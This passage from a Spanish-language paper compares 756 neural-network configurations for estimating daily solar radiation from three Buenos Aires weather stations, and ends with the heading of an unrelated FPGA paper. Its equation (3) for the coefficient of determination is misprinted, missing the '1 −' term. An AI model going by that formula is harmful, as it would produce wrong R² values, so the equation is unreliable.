Los datos utilizados en este trabajo son datos obtenidos de tres estaciones meteorológicas ubicadas en la provincia de Buenos Aires, específicamente en las localidades de Hurlingham, Llavallol y Florencio Varela. Las dos primeras pertenecen al “Sistema de Información y Gestión Agrometeorológica” (SIGA) del Instituto Nacional de Tecnología Agropecuaria (INTA). SIGA es una plataforma online (<http://siga2.inta.gov.ar>) que dispone de una red de estaciones meteorológicas en todo el país. Provee servicio de pronósticos climático, alerta de

enfermedades para cultivos, monitoreo de estrés calórico, entre otros servicios. Si bien la red SIGA es amplia, conformada por más de 500 estaciones meteorológicas, muy pocas de ellas cuentan con datos de radiación solar, apenas dos estaciones en la provincia de Buenos Aires, las cuales son las utilizadas en este trabajo (Hurlingham y Llavallol). Aquí se observa la importancia del sistema propuesto.

Por su parte, la estación meteorológica ubicada en Florencio Varela, está instalada en el predio de la Universidad Nacional Arturo Jauretche (UNAJ).

Los datos obtenidos de estas tres estaciones, se encuentran en planillas de cálculos (formato csv), las cuales contienen datos históricos, desde la puesta en funcionamiento de cada una de ellas, lo que implica tener datos dispares en cantidad. Por ejemplo, la estación de Hurlingham posee datos desde el año 2009; sin embargo, recién a partir del año 2017 posee datos de radiación solar. Por otro lado, la estación de Llavallol ingresó al sistema en el mes de diciembre de 2018, por lo que solo se dispone de datos desde esa fecha hasta el presente. Finalmente, la estación de la UNAJ se puso en funcionamiento en el mes de diciembre de 2017.

5.2. Tratamiento y procesamiento de datos

Las planillas de cálculo, como ha sido mencionado previamente, poseen una cantidad de datos dispar, por lo tanto, para realizar el trabajo de un mismo período común a las tres estaciones meteorológicas, se optó por seleccionar aquellos datos que se encuentran entre el periodo de Enero - Noviembre del año 2019. Además, el estudio se realizó sobre los valores diarios, es decir un valor por día para cada magnitud (puede ser el valor medio, mínimo o máximo, según cada caso).

De todos los parámetros de salida que arrojan las estaciones, se seleccionaron únicamente aquellos que tienen una correlación con la radiación solar. Específicamente, los datos climáticos de interés (y su correspondiente unidad) en este trabajo son: temperatura mínima y máxima (°C), precipitación (mm), humedad media (%), velocidad del viento media y máxima (km/h), presión atmosférica (atm) y radiación solar global (W/m²). A su vez, se han incorporado al conjunto de datos parámetros relacionados con la época del año (día y mes) y con la ubicación de la estación (latitud y longitud).

Otra tarea de preparación de datos llevada a cabo fue la de eliminar los valores nulos o atípicos que se pudieron reconocer por alguna falla temporal de los equipos.

La Figura 1 presenta la relación que existe entre algunas de las variables utilizadas en este estudio, conjuntamente con un histograma para cada una de ellas. En particular, se puede observar en las imágenes inferiores el diagrama de dispersión entre la radiación solar con la temperatura máxima (relación lineal positiva), con la humedad media (relación lineal negativa) y con la velocidad de viento media (sin una relación lineal clara).




Figura 1. Diagrama de dispersión entre algunas de las variables utilizadas en este estudio.

En la Figura 2 se muestran los valores correspondientes a la radiación solar global diaria medida por la estación meteorológica de la UNAJ, en función de la fecha de registro. De esta manera, el Día 1 es el valor medido el 01/01/2019, el Día 2 es el valor correspondiente al 02/01/2019, y así sucesivamente, hasta el Dato 334, siendo éste el valor observado el 30/11/2019.




Figura 2. Valores medidos de radiación solar global diaria (desde el 01/01/2019 hasta el 30/11/2019) en la UNAJ.

Se puede observar en esta figura que, como es de esperar, los menores valores de radiación solar ocurren para los valores centrales, los cuales corresponden al período de los meses entre mayo y agosto (es decir, entre los días 120 y 250 aproximadamente).

5.3. Entrenamiento y Testeo

Con el propósito de generar una estructura óptima de red neuronal se propusieron diferentes modelos para la estimación de la radiación solar global diaria, a partir de los siguientes parámetros a evaluar: optimizador, función de activación, cantidad de neuronas en la capa oculta y tasa de aprendizaje. Los valores óptimos de estos parámetros permiten seleccionar el modelo que estima el valor de salida con el mínimo error posible. Específicamente, los modelos propuestos poseen las siguientes características:

- **Optimizador:** se realizaron los entrenamientos utilizando los siguientes algoritmos de aprendizaje: descenso de gradiente estocástico (*Stochastic Gradient Descent, SGD*), SGD con Momento 0.9 y SGD con ADAM (*Adaptive Moment Estimation*).
- **Función de activación:** se varió entre las funciones Sigmoide y Tangente Hiperbólica.
- **Cantidad de neuronas:** fluctúa entre 12 y 52 neuronas en la capa oculta.
- **Tasa de aprendizaje (Lr):** se eligieron los siguientes valores dependiendo del optimizador:
 - SGD : Lr [0.01, 0.001, 0.0001]

- SGD con Momento: Lr [0.01, 0.001, 0.0001] y β [0.9]
- SGD Adam : Lr [0.1, 0.01, 0.001]

Los optimizadores fueron seleccionados bajo el criterio de comparar su rendimiento, mientras que los demás parámetros fueron seleccionados arbitrariamente basados en estándares y trabajos relacionados con estos optimizadores.

La arquitectura de red neuronal para los ensayos realizados en este trabajo consiste en: una capa de entrada con 11 inputs, una capa oculta en donde se varía el número de neuronas y una capa de salida con una única neurona y una función de activación lineal, que corresponde al valor de la radiación solar global diaria a estimar. La Figura 3 muestra la arquitectura que presenta la red.




Figura 3. Estructura de la red neuronal utilizada.

Como resultado de la fase previa se obtienen los datos para el entrenamiento y testeo de los modelos analizados. Considerando las tres estaciones meteorológicas, se trabajó con un total de 965 datos. Específicamente, los datos del mes de Septiembre de la UNAJ fueron utilizados para testear los modelos (30 vectores de datos), y el resto fueron utilizados para propósito de entrenamiento (935 vectores de datos).

Los desempeños de cada uno de los modelos formulados fueron evaluados y comparados sobre la base de parámetros estadísticos, los cuales permiten elegir el mejor modelo con el mínimo error posible. Las métricas que normalmente se utilizan son: el error absoluto medio (*Mean Absolute Error, MAE*), la raíz cuadrática del error cuadrático medio (*Root Mean Square Error, RMSE*) y el coeficiente de determinación R^2 . En las ecuaciones (1)-(3) se puede ver como estos valores son calculados, donde las variables y , \hat{y} , \bar{y} y n , que aparecen en las ecuaciones, representan los datos de entrenamiento, los datos

predichos, el promedio de los datos de entrenamiento y el tamaño de los datos de entrenamiento, respectivamente.

El parámetro MAE es definido como una cantidad utilizada para medir cuán próximos se encuentran los valores calculados respecto de los valores medidos. Por su parte, RMSE indica el nivel de dispersión que produce el modelo bajo análisis. Mientras que el coeficiente de determinación R^2 es utilizado para encontrar la relación entre los valores medidos y los estimados por los modelos. Este parámetro determina la calidad del modelo para replicar los resultados.

$$MAE = \frac{1}{n} \sum_{i=1}^n |y_i - \hat{y}_i| \quad (1)$$

$$RMSE = \sqrt{\frac{\sum_{i=1}^n (y_i - \hat{y}_i)^2}{n}} \quad (2)$$

$$R^2 = \frac{\sum_{i=1}^n (y_i - \hat{y}_i)^2}{\sum_{i=1}^n (y_i - \bar{y}_i)^2} \quad (3)$$

5.4. Visualización e interpretación de los resultados

Se llevó a cabo una prueba masiva de modelos de redes neuronales variando los parámetros mencionados previamente. Todos los modelos fueron implementados en Python. Cada modelo fue entrenado durante mil iteraciones (*Epochs*). El resultado fue la obtención de 756 modelos entrenados con su respectivo error de evaluación. A continuación se presentan los resultados más destacados de la etapa de entrenamiento y testeo.

6. Resultados

6.1- Etapa de entrenamiento

Optimizador SGD

En las Figuras 4 y 5 se muestran los resultados obtenidos del error RMSE en función de la cantidad de neuronas en la capa oculta, para el optimizador SGD y las funciones de activación Sigmoide y Tangente Hiperbólica, respectivamente, considerando tres valores diferentes de tasa de aprendizaje. Puede verse en la Figura 4 que los mínimos valores de RMSE se dan para dos condiciones diferentes de acuerdo al valor de Lr y del número de neuronas. Así, hasta un número de aproximadamente 25 neuronas en la capa oculta, la condición del valor de aprendizaje $Lr = 0.01$ (cuadrados negros) es quien tiene el mínimo error. Mientras que para neuronas superiores a 25, la tendencia indica que los menores errores son obtenidos para el aprendizaje $Lr = 0.001$ (círculos rojos).




Figura 4. Error RMSE en función del número de neuronas en la capa oculta, para tres diferentes valores de aprendizaje. Análisis para el optimizador SGD con la función de activación Sigmoide.

Por su parte, en la Figura 5 se puede observar claramente que si bien tienen una gran dispersión, los mínimos valores de RMSE son obtenidos para la condición de $Lr = 0.001$ (círculos rojos), y para un mayor número de neuronas en la capa oculta, resultando ésta la mejor opción.




Figura 5. Error RMSE en función del número de neuronas en la capa oculta, para tres diferentes valores de aprendizaje. Análisis para el optimizador SGD con la función de activación Tangente Hiperbólica.

En la Figura 6 se presentan los dos mejores resultados obtenidos del error RMSE en función de la cantidad de neuronas en la capa oculta, para el optimizador SGD y el valor de aprendizaje $Lr = 0.001$, considerando las funciones de activación Sigmoide y Tangente Hiperbólica. Puede verse claramente la mayor dispersión que presenta esta última función.




Figura 6. Error RMSE en función del número de neuronas en la capa oculta, para el optimizador SGD y dos diferentes funciones de activación.

Optimizador SGD con Momento 0.9

En las Figuras 7 y 8 se muestran los resultados obtenidos del error RMSE en función de la cantidad de neuronas en la capa oculta, para el optimizador SGD con Momento de 0.9, con tres diferentes parámetros de aprendizaje Lr, considerando las funciones de activación Sigmoide y Tangente Hiperbólica, respectivamente. Puede verse en ambas figuras, que en promedio los mínimos errores de RMSE se obtienen para la condición de $Lr = 0.0001$ (triángulos verdes) independientemente del número de neuronas. La Figura 9 muestra justamente estos dos casos. Nuevamente aquí, se observa una mayor dispersión en los valores de la función de activación Tangente Hiperbólica.




Figura 7. Error RMSE en función del número de neuronas en la capa oculta, para tres diferentes valores de aprendizaje. Análisis para el optimizador SGD con Momentum con la función de activación Sigmoide.




Figura 8. Error RMSE en función del número de neuronas en la capa oculta, para tres diferentes valores de aprendizaje. Análisis para el optimizador SGD con Momentum con la función de activación Tangente Hiperbólica.




Figura 9. Error RMSE en función del número de neuronas en la capa oculta, para el optimizador SGD con Momento 0.9 y dos diferentes funciones de activación.

Optimizador SGD con ADAM

Las Figuras 10 y 11 muestran los resultados obtenidos del error RMSE en función de la cantidad de neuronas en la capa oculta, para el optimizador SGD con ADAM y las funciones de activación Sigmoide y Tangente Hiperbólica, respectivamente, considerando tres valores diferentes de aprendizaje. En ambos casos, los menores errores RMSE se obtienen cuando el valor de aprendizaje es $Lr = 0.01$ (círculos rojos). En la Figura 12 se muestra la comparación entre los dos mejores modelos obtenidos en las Figuras 10 y 11. De manera similar a los casos anteriores, puede observarse en esta figura que los menores valores de RMSE se obtienen para la función de activación Tangente Hiperbólica, aunque sus valores están más dispersos.




Figura 10. Error RMSE en función del número de neuronas en la capa oculta, para tres diferentes valores de aprendizaje. Análisis para el optimizador SGD con ADAM con la función de activación Sigmoide.




Figura 12. Error RMSE en función del número de neuronas en la capa oculta, para el optimizador SGD con ADAM y dos diferentes funciones de activación.




Figura 11. Error RMSE en función del número de neuronas en la capa oculta, para tres diferentes valores de aprendizaje. Análisis para el optimizador SGD con ADAM con la función de activación Tangente Hiperbólica.

Resumen de resultados de la etapa de entrenamiento

Las Tablas 1, 2 y 3 presentan los cinco mejores modelos obtenidos para cada una de las condiciones analizadas, considerando los valores mínimos de errores RMSE de la etapa de entrenamiento.

Tabla 1. Modelos con los valores mínimos de RMSE para el optimizador SGD.

Optimizador SGD			
F. Activación	Neuronas	Lr	RMSE
Sigmoide	16	0.01	32.848
	19	0.01	34.475
	21	0.01	27.925
	30	0.001	34.334
	31	0.01	34.439
Tangente Hiperbólica	14	0.001	32.768
	23	0.001	34.138
	38	0.001	26.796
	44	0.001	30.005
	46	0.001	34.781

Tabla 2. Modelos con los valores mínimos de RMSE para el optimizador SGD con Momento 0.9.

Optimizador SGD con Momento de 0.9			
F. Activación	Neuronas	Lr	RMSE
Sigmoide	27	0.001	33.361
	30	0.001	32.767
	35	0.01	32.343
	35	0.001	30.545
	42	0.001	32.726
Tangente Hiperbólica	31	0.0001	33.923
	33	0.0001	35.630
	37	0.0001	33.458
	44	0.0001	34.835
	46	0.0001	31.147

Tabla 3. Modelos con los valores mínimos de RMSE para el optimizador SGD con ADAM.

Optimizador SGD con ADAM			
F. Activación	Neuronas	Lr	RMSE
Sigmoide	15	0.1	28.799
	20	0.1	33.075
	21	0.1	27.295
	21	0.01	28.360
	29	0.01	29.487
Tangente Hiperbólica	24	0.01	31.631
	37	0.01	27.701
	38	0.1	32.356
	47	0.1	30.253
	48	0.01	32.640

6.2- Etapa de testeo

Los 30 modelos presentados en las Tablas 1, 2 y 3 fueron testeados con los datos de la radiación solar del mes de Septiembre 2019 obtenidos con la estación meteorológica de la UNAJ. La Tabla 4 muestra los desempeños de los ocho mejores modelos obtenidos, los cuales fueron evaluados y comparados a partir de las métricas RMSE, MAE y el coeficiente de determinación R^2 . En este caso, el mejor modelo obtenido correspondió al optimizador SGD, con la función de activación Tangente Hiperbólica, con 44 neuronas en la capa oculta, y considerando un valor de aprendizaje de 0.001. Este modelo presenta un coeficiente de determinación de 0.91, valor comparable con resultados presentados en [12].

Tabla 4. Evaluación de resultados obtenidos en el testeo del mes de septiembre 2019.

Optimizador SGD con ADAM				
F. Activación	Neuronas	RMSE	MAE	R^2
Tangente Hiperbólica	48	51.65	44.11	0.70
	38	50.24	44.74	0.74
Sigmoide	21	45.04	38.24	0.77
	29	49.00	40.43	0.73
Optimizador SGD				
Tangente Hiperbólica	38	40.43	33.40	0.80
	44	29.13	23.15	0.91
Sigmoide	21	64.24	54.97	0.63
	30	45.04	36.92	0.77

La Figura 13 muestra los resultados de la estimación de la radiación solar utilizando el modelo óptimo obtenido (círculos rojos), y se los compara con los valores de radiación solar medidos por la estación meteorológica de la UNAJ durante el mes de Septiembre de 2019 (círculos azules). La Figura 14 muestra el diagrama de dispersión de los valores presentados en la Figura 13, conjuntamente con la recta identidad $y = x$ para una mejor visualización de los datos. Se puede observar que mayoritariamente los resultados calculados están por debajo de la recta identidad, lo cual permite distinguir que los errores de este modelo son producto principalmente de subestimaciones respecto de los valores de radiación solar medidos.




Figura 13. Estimación de la radiación solar diaria durante el mes de Septiembre de 2019, utilizando el modelo óptimo de redes neuronales artificiales.




Figura 14. Diagrama de dispersión entre la radiación solar medida y la estimada en la UNAJ durante el mes de Septiembre de 2019.

7. Conclusiones

En el trabajo presentado se compararon 756 modelos para la estimación de la radiación solar global diaria, variando diferentes parámetros de las RNA, tales como el optimizador, la función de activación, la cantidad de neuronas en la capa oculta y la tasa de aprendizaje. Los valores óptimos de estos parámetros permiten seleccionar el modelo que estima el valor de salida con el mínimo error posible. En particular, para el conjunto de datos utilizados en este trabajo, el mejor modelo obtenido correspondió al optimizador del descenso de gradiente estocástico (SGD), la función de activación Tangente Hiperbólica, con 44 neuronas en la capa oculta, y considerando un valor de tasa de aprendizaje de 0.001. Este modelo presenta un coeficiente de determinación de 0.91, valor comparable con resultados presentados en artículos científicos internacionales para el mismo optimizador SGD. A su vez, el modelo óptimo presenta un valor de RMSE de 29.13 W/m². Para obtener mejores resultados, será necesario probar con un mayor número de arquitecturas (incluyendo otros optimizadores a los aquí utilizados) y, fundamentalmente, contar con un mayor volumen de datos para entrenar.

Referencias

- [1] N. Nilsson. "Principles of Artificial Intelligence". Editorial Springer-Verlag. 1980.
- [2] M. Jordan y T. Mitchell. Science. Vol. 349, Issue 6245, pp. 255-260. 2015.
- [3] P. Harrington. "Machine Learning in Action". Manning Publications Co. 2012.
- [4] S. Haykin. "Neural Networks. A Comprehensive Foundation". Editorial Prentice Hall. 1999.
- [5] F. Chollet. "Deep Learning with Python". First edition. Manning Publications. 2017.

- [6] M. Mitchell. "An introduction to Genetic Algorithms". Editorial MIT Press. 1999.
- [7] C. Raichijk et al. Avances en Energías Renovables y Medio Ambiente. Vol. 9. 2005.
- [8] H. Menges et al., Energy Conversion and Management. Vol. 47. pp. 3149–3173. 2006.
- [9] S. Leal et al., Avances en Energías Renovables y Medio Ambiente. Vol. 13. 2009.
- [10] S. Kaplanis et al., Applied Energy. Vol. 87. pp. 3748–3758. 2010.
- [11] J. Polo Martínez. Tesis Doctoral. Universidad Complutense de Madrid. 2010.
- [12] P. Neelamegam y V. Amirtham, Journal of Applied Research and Technology Vol. 14. 206–214. 2016.
- [13] Z. Pang et al., Renewable Energy. Vol. 156. 279–289. 2020.
- [14] T. Khatib y W. Elmenreich, International Journal of Photoenergy. Vol. 2015 Article ID 968024, 13 pages. 2015.
- [15] V. Çoban y S. Onar. In: C. Kahraman et al., Intelligent and Fuzzy Techniques in Big Data Analytics and Decision Making. INFUS 2019. Advances in Intelligent Systems and Computing, vol 1029. Springer. 2020. https://doi.org/10.1007/978-3-030-23756-1_25

Implementación de un algoritmo de recuperación de errores para el análisis de efectos únicos de fallas en FPGA's

Juan Carlos Czerwien
Univ. Nac. de Quilmes
juanczerwien@gmail.com

Jorge R. Osio y Marcelo A. Cappelletti
TICAPPS-Universidad Nacional Arturo Jauretche
GCA, Area CeTAD, Instituto LEICI (UNLP-CONICET)
josio@unaj.edu.ar y mcappelletti@unaj.edu.ar

Resumen

